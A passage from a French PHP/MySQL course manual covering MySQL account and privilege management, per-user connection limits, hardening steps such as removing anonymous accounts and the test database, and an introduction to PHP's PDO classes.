Il est préférable d'utiliser les **instructions dédiées à la gestion des utilisateurs**, car elles effectuent des contrôles de cohérence lors de la création, ce qui n'est pas le cas avec l'accès direct aux tables ce qui par conséquent est très dangereux.

Dans cet exemple nous allons créer deux nouveaux comptes d'utilisateur :

- personnesadm@% : pour un accès depuis n'importe quel poste de connexion ;
- personnesadm@localhost : pour un accès local (depuis le serveur MySQL) ;

Le mot de passe est défini en même temps via la syntaxe « IDENTIFIED BY ». Les « xxxx » doivent être remplacées par le mot de passe réel.

```
mysql> CREATE USER personnesadm@'%' IDENTIFIED BY 'xxxx' ;
Query OK, 0 rows affected (0,27 sec)
mysql> CREATE USER personnesadm@localhost IDENTIFIED BY 'xxxx' ;
Query OK, 0 rows affected (0,00 sec)
```

Le mot de passe aurait peu être affecté ou modifier séparément.

Ainsi la syntaxe de la création du compte « personnesadm@localhost » peut également s'écrire :

```
mysql> CREATE USER personnesadm@localhost ;
mysql> SET PASSWORD FOR personnesadm@localhost = PASSWORD('xxx') ;
```

La syntaxe suivante vérifie que les deux comptes ont été créés :

```
mysql> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF |
| root | linux | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| localhost | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| linux | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| pma | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesadm | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesadm | % | *70828A978420F0614DEBA7174BF3808354E431DF |
+-----+-----+-----+
7 rows in set (0,00 sec)
```

#### 13.4.11.4 Gestion des privilèges

##### 13.4.11.4.1 Affichage des privilèges **SHOW GRANTS**

Les privilèges ont été présentés à la section 13.3.7.4.

La syntaxe pour afficher les privilèges est SHOW GRANTS. En voici un exemple :

```
mysql> SHOW GRANTS FOR pma@localhost;
+-----+
| Grants for pma@localhost
|
+-----+
| GRANT USAGE ON *.* TO 'pma'@'localhost' IDENTIFIED BY PASSWORD
'*AC4FE8A10901988350D6A5C3F9515570588FEFDF'
| GRANT SELECT, INSERT, UPDATE, DELETE, EXECUTE ON `phpmyadmin`.* TO
'pma'@'localhost'
| GRANT SELECT (Host, Create_priv, Shutdown_priv, Delete_priv, User,
Process_priv, Reload_priv, Alter_priv, Super_priv, Grant_priv,
Create_tmp_table_priv, Execute_priv, Repl_client_priv, Insert_priv,
Repl_slave_priv, Lock_tables_priv, References_priv, Index_priv, File_priv,
Drop_priv, Show_db_priv, Select_priv, Update_priv) ON `mysql`.user TO
'pma'@'localhost'
| GRANT SELECT (Table_priv, Column_priv, Table_name, Db, User, Host) ON
`mysql`.tables_priv TO 'pma'@'localhost'
| GRANT SELECT ON `mysql`.host TO 'pma'@'localhost'
| GRANT SELECT ON `mysql`.db TO 'pma'@'localhost'
+-----+
6 rows in set (0,00 sec)
```

##### 13.4.11.4.2 Ajout de privilèges **GRANT**

L'ajout de privilèges utilise la syntaxe SQL « **GRANT** ».

###### 13.4.11.4.2.1 Pour le compte personnesadm@%

Nous allons affecter le privilège de **consulter** la table « personnes » (**SELECT**) pour cet utilisateur depuis n'importe quel poste de travail.

```
mysql> GRANT SELECT ON CoursPHP.personnes TO personnesadm@'%';
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe suivante affiche les privilèges d'un compte utilisateur :

```
mysql> SHOW GRANTS FOR personnesadm@'%';
+-----+
| Grants for personnesadm@%
|
+-----+
| GRANT USAGE ON *.* TO 'personnesadm'@'%' IDENTIFIED BY PASSWORD
'*70828A978420F0614DEBA7174BF3808354E431DF'
| GRANT SELECT ON `CoursPHP`.`personnes` TO 'personnesadm'@'%'
+-----+
2 rows in set (0,00 sec)
```

###### 13.4.11.4.2.2 Pour le compte personnesadm@localhost

Nous allons affecter le privilège de **consulter** la table « personnes » (**SELECT**) pour cet utilisateur depuis n'importe quel poste de travail.

```
mysql> GRANT SELECT,INSERT,UPDATE,DELETE ON CoursPHP.personnes TO
personnesadm@localhost;
```

```
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe suivante affiche les privilèges d'un compte utilisateur :

```
mysql> SHOW GRANTS FOR personnesadm@localhost;
+-----+
| Grants for personnesadm@localhost
+-----+
| GRANT USAGE ON *.* TO 'personnesadm'@'localhost' IDENTIFIED BY PASSWORD
'*70828A978420F0614DEBA7174BF3808354E431DF'
| GRANT SELECT, INSERT, UPDATE, DELETE ON `CoursPHP`.`personnes` TO
'personnesadm'@'localhost'
+-----+
2 rows in set (0,00 sec)
```

#### 13.4.11.4.2.3 Variations syntaxiques

Si on désire affecter le privilège SELECT sur toutes les tables de toutes les bases de données au compte « personnesadm@localhost », il faut saisir la syntaxe :

```
mysql> GRANT SELECT ON *.* FROM personnesadm@localhost;
```

On peut également appliquer cette syntaxe à plusieurs comptes ::

```
mysql> GRANT SELECT ON *.* FROM personnesadm@localhost, personnes@'%';
```

Si on désire affecter tous les privilèges sur la table personnes, il faut saisir la syntaxe :

```
mysql> GRANT ALL PRIVILEGES ON CoursPHP.personnes FROM
personnesadm@localhost;
```

Enfin, il est possible **de créer, d'affecter les privilèges et un mot de passe en une seule syntaxe.**

Ainsi pour le compte d'utilisateur « personnesadm@localhost », pour le créer et lui affecter les privilèges SELECT, INSERT, UPDATE, DELETE il suffit de saisir :

```
mysql> GRANT SELECT,INSERT,UPDATE,DELETE ON CoursPHP.personnes TO
personnesadm@localhost IDENTIFIED BY 'xxxx';
Query OK, 0 rows affected (0,00 sec)
```

#### 13.4.11.4.3 Retrait de privilèges REVOKE

##### 13.4.11.4.3.1 Sur une table particulière

Le retrait de privilèges correspond à la syntaxe SQL « **REVOKE** ».

La syntaxe suivante retire le privilège « DELETE » à « **personnesadm@localhost** » sur la table « personnes ».

```
mysql> REVOKE DELETE ON CoursPHP.personnes FROM personnesadm@localhost;
Query OK, 0 rows affected (0,00 sec)
```

Le privilège DELETE à disparu de la liste pour « **personnesadm@localhost** ».

```
mysql> SHOW GRANTS FOR personnesadm@localhost;
+-----+
| Grants for personnesadm@localhost
+-----+
| GRANT USAGE ON *.* TO 'personnesadm'@'localhost' IDENTIFIED BY PASSWORD
'*70828A978420F0614DEBA7174BF3808354E431DF'
| GRANT SELECT, INSERT, UPDATE ON `CoursPHP`.`personnes` TO
'personnesadm'@'localhost'
+-----+
2 rows in set (0,00 sec)
```

#### 13.4.11.4.3.2 Variations syntaxiques

Si on désire supprimer DELETE sur toutes les tables de toutes les bases de données, il faut saisir la syntaxe :

```
mysql> REVOKE DELETE ON *.* FROM personnesadm@localhost;
```

Si on désire supprimer tous les privilèges sur toutes les tables de toutes les bases de données, il faut saisir la syntaxe :

```
mysql> REVOKE ALL PRIVILEGES ON *.* FROM personnesadm@localhost;
```

On peut également appliquer cette syntaxe à plusieurs comptes ::

```
mysql> REVOKE ALL PRIVILEGES ON *.* FROM personnesadm@localhost,  
personnesadm@'%';
```

#### 13.4.11.5 Gestion des paramètres de connexion

Comme cela a été présenté à la section 13.3.7.2.3, chaque utilisateur possède des paramètres de connexion comme le **nombre maximal de connexions autorisées**. Ces paramètres sont définis dans la table **mysql.user**.

##### 13.4.11.5.1 Problématique

La problématique et les conséquences de la mise en œuvre d'une limitation ou non des paramètres de connexion a été abordée à la section 13.3.7.5.1.

##### 13.4.11.5.2 Affichage des paramètres

La syntaxe suivante affiche les paramètres de connexion :

- max\_questions (MAX\_QUERIES\_PER\_HOUR) : le nombre de requêtes envoyées au serveur, qu'un utilisateur peut exécuter par heure ;
- max\_updates (MAX\_UPDATES\_PER\_HOUR) : le nombre de commandes modifiant une table ou base de données, qu'un utilisateur peut exécuter par heure ;
- max\_connections (MAX\_CONNECTIONS\_PER\_HOUR) : le nombre de nouvelles connexions qu'un utilisateur peut démarrer, par heure ;
- max\_user\_connections (MAX\_USER\_CONNECTIONS) : le nombre de connexions simultanées pour un utilisateur.

```
mysql> select max_questions,max_updates,max_connections,max_user_connections  
FROM mysql.user WHERE USER='clientsconsult';  
+-----+-----+-----+-----+  
| max_questions | max_updates | max_connections | max_user_connections |  
+-----+-----+-----+-----+  
| 0 | 0 | 0 | 0 |  
+-----+-----+-----+-----+  
1 row in set (0,00 sec)
```

##### 13.4.11.5.3 Modification des paramètres

La syntaxe suivante modifie les paramètres globaux de connexion pour l'utilisateur « clientsconsul » avec comme valeur :

- max\_questions (MAX\_QUERIES\_PER\_HOUR) = 20 ;
- max\_updates (MAX\_UPDATES\_PER\_HOUR) = 10 ;
- max\_connections (MAX\_CONNECTIONS\_PER\_HOUR) = 5 ;
- max\_user\_connections (MAX\_USER\_CONNECTIONS) = 15.

```
mysql> GRANT ALL ON *.* TO 'clientsconsult'@'%' WITH MAX_QUERIES_PER_HOUR 20
MAX_UPDATES_PER_HOUR 10 MAX_CONNECTIONS_PER_HOUR 5 MAX_USER_CONNECTIONS 15;
Query OK, 0 rows affected (0,00 sec)
```

L'affichage confirme la modification :

```
mysql> select max_questions,max_updates,max_connections,max_user_connections
FROM mysql.user WHERE USER='clientsconsult';
+-----+-----+-----+-----+
| max_questions | max_updates | max_connections | max_user_connections |
+-----+-----+-----+-----+
|          20 |         10 |             5 |            15 |
+-----+-----+-----+-----+
1 row in set (0,00 sec)
```

#### Remarque :

*La syntaxe suivante :*

```
GRANT ALL ON CoursPHP.* TO 'clientsconsult'@'%' WITH MAX_QUERIES_PER_HOUR 20
MAX_UPDATES_PER_HOUR 10 MAX_CONNECTIONS_PER_HOUR 5 MAX_USER_CONNECTIONS 15;
```

*Limite les connexions à la base de données « CoursPHP » lors de la création du compte « clientsconsult » via la syntaxe GRANT.*

La suppression de la limitation revient à affecter ces paramètres avec la valeur 0 qui indique qu'il n'y a aucune limite définie. La syntaxe devient :

```
mysql> GRANT ALL ON *.* TO 'clientsconsult'@'%' WITH MAX_QUERIES_PER_HOUR 0
MAX_UPDATES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0 MAX_USER_CONNECTIONS 0;
```

#### Remarque :

*La limitation du nombre de connexions dépend du paramètre MAX\_USER\_CONNECTIONS de l'utilisateur mais aussi de la valeur de la variable système max\_user\_connections.*

*Pour afficher les différents paramètres et variables systèmes, utiliser la syntaxe suivante en shell :*

```
mysqld --verbose --help
```

### 13.4.11.6 Renommer un compte utilisateur RENAME USER

Il est possible de renommer un compte utilisateur via la syntaxe RENAME USER.

La première syntaxe montre la liste des utilisateurs :

```
mysql> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF |
| root | linux | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| pma | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesadm | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesadm | % | *70828A978420F0614DEBA7174BF3808354E431DF |
+-----+-----+-----+
7 rows in set (0,00 sec)
```

La syntaxe suivante renomme le compte personnesadm@'%' en personnesconsult@'%':

```
mysql> RENAME USER personnesadm@'%' TO personnesconsult@'%';
Query OK, 0 rows affected (0,00 sec)
```

Le compte a bien été renommé :

```
mysql> SELECT User,Host,Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF |
| root | linux | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| root | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| pma | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| personnesadm | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesconsult | % | *70828A978420F0614DEBA7174BF3808354E431DF |
+-----+-----+-----+
7 rows in set (0,00 sec)
```

#### 13.4.11.7 Suppression d'un compte utilisateur DROP USER

La syntaxe pour supprimer un compte d'utilisateur est DROP USER.

Voici comment supprimer les deux comptes créés précédemment :

La première syntaxe montre la liste des utilisateurs :

```
mysql> SELECT User,Host,Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF |
| root | linux | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| root | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| pma | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| personnesadm | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| personnesconsult | % | *70828A978420F0614DEBA7174BF3808354E431DF |
+-----+-----+-----+
7 rows in set (0,00 sec)
```

Suppression du compte « personnesadm@localhost » :

```
mysql> DROP USER personnesadm@localhost;
Query OK, 0 rows affected (0,00 sec)
```

Suppression du compte « personnesconsult@% » :

```
mysql> DROP USER personnesconsult@'%';
Query OK, 0 rows affected (0,00 sec)
```

L'affichage de la liste des utilisateurs confirme la suppression :

```
mysql> SELECT User,Host,Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF |
| root | linux | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
| root | localhost | *70828A978420F0614DEBA7174BF3808354E431DF |
| pma | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8 |
+-----+-----+-----+
5 rows in set (0,00 sec)
```

## 13.5 Sécurisation de MySQL

### 13.5.1 Sécurisation des comptes

Nous avons vu qu'il est possible de définir des comptes d'utilisateurs pour accéder au serveur distant, y compris pour le compte de l'administrateur « root ».

Dans cette partie nous présentons les points de vigilance et les préconisations pour sécuriser les accès au serveur MySQL.

#### 13.5.1.1 Le compte root

##### 13.5.1.1.1 Mot de passe

A l'installation de MySQL, un identifiant « root » est créé pour administrer le serveur. Par défaut il ne possède pas de mot de passe.

**Il est impératif d'affecter un mot de passe sur le compte « root ».**

Cet administrateur possède deux comptes, selon le type d'accès.

User	Host	Password
root	localhost	*9C4FE4A10F01988F50D685C3F9515570588FEFDF
root	linux	
	localhost	
	linux	
pma	localhost	*AC4D94A19F01998F50D68AC3F951A862588AEFA8

Il faut modifier le mot de passe du compte de « localhost », mais aussi des autres comptes ayant une adresse IP d'un poste distant (ce qui n'est pas le cas de linux dans l'exemple précédent) :

Cela peut se faire via phpMyAdmin, ou bien via la syntaxe SQL :

```
mysql> SET PASSWORD FOR root@localhost=PASSWORD('nouveau_motdepasse');
```

##### 13.5.1.1.2 Accès à distance

Pour ce compte il faut vérifier que l'accès à partir de n'importe quel poste de connexion n'est pas ouvert.

Cela se fait en tentant de se connecter en tant que « root » à partir d'un poste distant.

Dans l'exemple suivant l'accès distant est refusé.

Le serveur MySQL possède l'adresse IP 10.211.55.2. La syntaxe suivante tente d'établir la connexion, en tant que « root », vers ce serveur à partir d'un poste distant 10.211.55.2 et échoue :

```
$ mysql --no-defaults -u root -h 10.211.55.16 -p  
Enter password: xxxx  
ERROR 1130 (HY000): Host '10.211.55.2' is not allowed to connect to this  
MySQL server
```

Si le compte « root » est ouvert en accès à partir de l'extérieur, il faut vérifier que cela est limité au **seul poste de travail habituel et personnel de la personne qui administre le serveur MySQL**.

Dans notre exemple il s'agit de l'ordinateur « pdtadm.cnam.fr ».

User	Host	Password
root	localhost	*9C4FE4A10F01988F50D685C3F9515570588FEFDF
root	linux	
root	pdtadm.cnam.fr	*9C4FE4A10F01988F50D685C3F9515570588FEFDF
	localhost	
	linux	
pma	localhost	*AC4D94A19F01998F50D68AC3F951A862588AEFA8
root	localhost	*9C4FE4A10F01988F50D685C3F9515570588FEFDF

7 rows in set (0,01 sec)

### 13.5.1.2 Le compte anonyme

L'administrateur devra se poser la question du bien fondé de laisser l'accès à son serveur via un compte anonyme (voir section 13.3.7.2.2) ou sans mot de passe.

Que n'importe qui puisse accéder au serveur MySQL et ait tous les droits sur une base « test » peut paraître « anormal ». Si tel est le cas, il faudra supprimer les comptes anonymes.

On affiche la liste des comptes :

User	Host	Password
root	localhost	*9C4FE4A10F01988F50D685C3F9515570588FEFDF
root	linux	
	localhost	
	linux	
pma	localhost	*AC4D94A19F01998F50D68AC3F951A862588AEFA8

5 rows in set (0,01 sec)

On supprime les deux comptes anonymes (sans login) :

```
mysql> DROP USER ''@localhost;
Query OK, 0 rows affected (0,00 sec)
mysql> DROP USER ''@linux;
Query OK, 0 rows affected (0,00 sec)
```

Les comptes anonymes sont bien supprimés :

User	Host	Password
root	localhost	*9C4FE4A10F01988F50D685C3F9515570588FEFDF
root	linux	
pma	localhost	*AC4D94A19F01998F50D68AC3F951A862588AEFA8

3 rows in set (0,00 sec)

Si un compte anonyme existe pour une connexion depuis n'importe quel poste (le caractère '%' apparaît dans la colonne « Host »), sa suppression se note :

```
mysql> DROP USER ''@'%';
Query OK, 0 rows affected (0,00 sec)
```

### 13.5.1.3 La base de test

De la même manière, l'administrateur devra se poser la question du bien fondé de conserver une base « test », ou de toute base dont le nom commence par « test\_ ». Pour supprimer ces bases de données il suffit de saisir :

```
mysql> DROP DATABASE test;
mysql> DELETE FROM mysql.db WHERE Db='test' OR Db='test\_%';
```

### 13.5.1.4 Script de sécurisation

MySQL propose un script shell de sécurisation `mysql_secure_installation`, qui effectue les différentes tâches précédentes. Sous Linux, pour l'exécuter il faut saisir :

```
$ /opt/lampp/bin/mysql_secure_installation
```

Puis il suffit de répondre aux questions posées (les saisies sont sur fond jaune).

On affiche l'état des comptes et des base de données du serveur avant de lancer le script de sécurisation :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.6.21 Source distribution

...
mysql> SELECT User,Host,Password FROM mysql.user;
+-----+-----+-----+
| User | Host  | Password          |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF
| root | linux    | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
|      | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
|      | linux    | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
| pma  | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
+-----+-----+-----+
5 rows in set (0,00 sec)

mysql> SHOW databases;
+-----+
| Database           |
+-----+
| information_schema |
| CoursPHP          |
| cdcoll             |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+-----+
7 rows in set (0,00 sec)

mysql> quit;
Bye
```

On exécute le script `mysql_secure_installation`. Les questions importantes sont présentées sur fond bleu.

```
$ /opt/lampp/bin/mysql_secure_installation
NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MySQL
      SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!
```

```
In order to log into MySQL to secure it, we'll need the current
password for the root user. If you've just installed MySQL, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.
```

```
Enter current password for root (enter for none): xxx
OK, successfully used password, moving on...
```

```
Setting the root password ensures that nobody can log into the MySQL
root user without the proper authorisation.
You already have a root password set, so you can safely answer 'n'.
```

```
Change the root password? [Y/n] Y
New password: xxxx
Re-enter new password: xxxx
Password updated successfully!
Reloading privilege tables..
... Success!
```

```
By default, a MySQL installation has an anonymous user, allowing anyone
to log into MySQL without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.
```

```
Remove anonymous users? [Y/n] Y
... Success!
```

```
Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.
```

```
Disallow root login remotely? [Y/n] Y
... Success!
```

```
By default, MySQL comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.
```

```
Remove test database and access to it? [Y/n] Y
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!
```

```
Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.
```

```
Reload privilege tables now? [Y/n] Y
... Success!
```

```
All done! If you've completed all of the above steps, your MySQL
installation should now be secure.
```

```
Thanks for using MySQL!
Cleaning up...
```

Attention de bien vérifier qu'il n'y a aucune erreur !

Il se peut que lors de la suppression de la base « test », l'erreur suivante (sur fond vert) se produise.

```
Remove test database and access to it? [Y/n] Y
- Dropping test database...
ERROR 1010 (HY000) at line 1: Error dropping database (can't rmdir './test/',
errno: 17)
... Failed! Not critical, keep moving...
- Removing privileges on test database...
... Success!
```

Cela provient du fait que la tentative de suppression du répertoire « test », via la commande « `rmdir ./test/` », échoue.

Ce répertoire contient les données de la base « test » et doit être totalement vide, ce qui n'est pas le cas.

En fait il contient encore un fichier (vide) dont le nom est « NOTEMPTY » :

```
$ sudo ls -al /opt/lampp/var/mysql/test/NOTEMPTY
-rw-r--r-- 1 mysql mysql 0 juin 26 2013 /opt/lampp/var/mysql/test/NOTEMPTY
```

Il suffit supprimer ce fichier :

```
$ sudo rm /opt/lampp/var/mysql/test/NOTEMPTY
```

Puis relancer l'exécution du script `mysql_secure_installation`, pour supprimer l'erreur.

L'affichage des comptes utilisateurs et des bases de données confirme la sécurisation :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 89
Server version: 5.6.21 Source distribution
...
```

Les comptes anonymes ou n'ayant aucun mot de passe ont disparus :

```
mysql> SELECT User,Host,Password FROM mysql.user;
+-----+-----+
| User | Host      | Password          |
+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF
| pma  | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
+-----+-----+
2 rows in set (0,01 sec)
```

La base « test » a disparue :

```
mysql> SHOW databases;
+-----+
| Database        |
+-----+
| information_schema |
| CoursPHP       |
| cdccl          |
| mysql           |
| performance_schema |
| phpmyadmin     |
+-----+
6 rows in set (0,00 sec)

mysql> quit;
Bye
```

### 13.5.2 Sécurisation réseau

Si votre serveur MySQL est accédé uniquement par votre site Web, alors il faut sécuriser son accès réseau du reste du monde.


Dans ce cas il faut **restreindre l'accès réseau au seul site Web qui accède à la base de données**.

Le schéma suivant présente cette architecture type de sécurisation des serveurs via les matériels réseaux (routeurs par exemple). Les serveurs « physiques » Apache et MySQL sont distincts.

Le serveur Apache est dans la DMZ (Zone Démilitarisée), ce qui donne un accès complet au site Web de l'entreprise depuis Internet.

Le serveur MySQL est dans l'intranet, inaccessible depuis Internet. Seul le serveur physique Apache, peut accéder au serveur physique MySQL, via le port de communication réseau (3306 par exemple pour le service MySQL). Ce contrôle d'accès peut être mis en œuvre via un routeur.

Ainsi aucun ordinateur extérieur à l'entreprise ne peut accéder directement au serveur MySQL. L'administrateur devra se connecter à partir d'un poste de l'intranet, ou bien utiliser un VPN (Réseau Privé Virtuel) installé sur son personnel extérieur à l'entreprise.



## 13.6 PDO – PHP Data Objects

### 13.6.1 Présentation

PDO est un outil complet qui permet d'accéder à n'importe quel type de base de données, comme MySQL, PostgreSQL ou Oracle.

Il présente une syntaxe **objet** et propose des classes et des méthodes prêtes à emploi pour l'accès aux bases de données.

Une documentation complète est disponible à l'URL :

<http://php.net/manual/fr/book pdo.php>.

#### 13.6.1.1 Les classes et les méthodes

Voici la liste des classes et méthodes de PDO.

- **PDO** : les objets et méthodes de cette classe traitent de la connexion entre PHP et un serveur de base de donnée. Voici la liste des méthodes de cette classe :
  - PDO::beginTransaction : Démarre une transaction
  - PDO::commit : Valide une transaction
  - PDO::\_\_construct : Crée une instance PDO qui représente une connexion à la base
  - PDO::errorCode : Retourne le SQLSTATE associé avec la dernière opération sur la base de données
  - PDO::errorInfo : Retourne les informations associées à l'erreur lors de la dernière opération sur la base de données
  - PDO::exec : Exécute une requête SQL et retourne le nombre de lignes affectées
  - PDO::getAttribute : Récupère un attribut d'une connexion à une base de données
  - PDO::getAvailableDrivers : Retourne la liste des pilotes PDO disponibles
  - PDO::inTransaction : Vérifie si nous sommes dans une transaction
  - PDO::lastInsertId : Retourne l'identifiant de la dernière ligne insérée ou la valeur d'une séquence
  - PDO::prepare : Prépare une requête à l'exécution et retourne un objet
  - PDO::query : Exécute une requête SQL, retourne un jeu de résultats en tant qu'objet PDOStatement
  - PDO::quote : Protège une chaîne pour l'utiliser dans une requête SQL PDO
  - PDO::rollBack : Annule une transaction
  - PDO::setAttribute : Configure un attribut PDO
- **PDOStatement** : les objets et méthodes de cette classe traitent d'une requête préparée et du jeu de résultat associé.
  - PDOStatement::bindColumn : Lie une colonne à une variable PHP
  - PDOStatement::bindParam : Lie un paramètre à un nom de variable spécifique
  - PDOStatement::bindValue : Associe une valeur à un paramètre
  - PDOStatement::closeCursor : Ferme le curseur, permettant à la requête d'être de nouveau exécutée

- PDOStatement::columnCount : Retourne le nombre de colonnes dans le jeu de résultats
- PDOStatement::debugDumpParams : Détaille une commande préparée SQL
- PDOStatement::errorCode : Récupère les informations sur l'erreur associée lors de la dernière opération sur la requête
- PDOStatement::errorInfo : Récupère les informations sur l'erreur associée lors de la dernière opération sur la requête
- PDOStatement::execute : Exécute une requête préparée
- PDOStatement::fetch : Récupère la ligne suivante d'un jeu de résultats PDO
- PDOStatement::fetchAll : Retourne un tableau contenant toutes les lignes du jeu d'enregistrements
- PDOStatement::fetchColumn : Retourne une colonne depuis la ligne suivante d'un jeu de résultats
- PDOStatement::fetchObject : Récupère la prochaine ligne et la retourne en tant qu'objet
- PDOStatement::getAttribute : Récupère un attribut de requête
- PDOStatement::getColumnMeta : Retourne les métadonnées pour une colonne d'un jeu de résultats
- PDOStatement::nextRowset : Avance à la prochaine ligne de résultats d'un gestionnaire de lignes de résultats multiples
- PDOStatement::rowCount : Retourne le nombre de lignes affectées par le dernier appel à la fonction PDOStatement::execute()
- PDOStatement::setAttribute : Définit un attribut de requête
- PDOStatement::setFetchMode : Définit le mode de récupération par défaut pour cette requête

➤ **PDOException** : les objets et méthodes de cette classe traitent des erreurs émises par PDO :

### 13.6.1.2 Les constantes

Le tableau suivant présente quelques constantes prédéfinies. La liste exhaustive est disponible à l'URL : <http://php.net/manual/fr/pdo.constants.php>.

Constante	Signification	Type
PDO::PARAM_BOOL	Représente le type de données booléen	Entier
PDO::PARAM_NULL	Représente le type de données NULL SQL	Entier
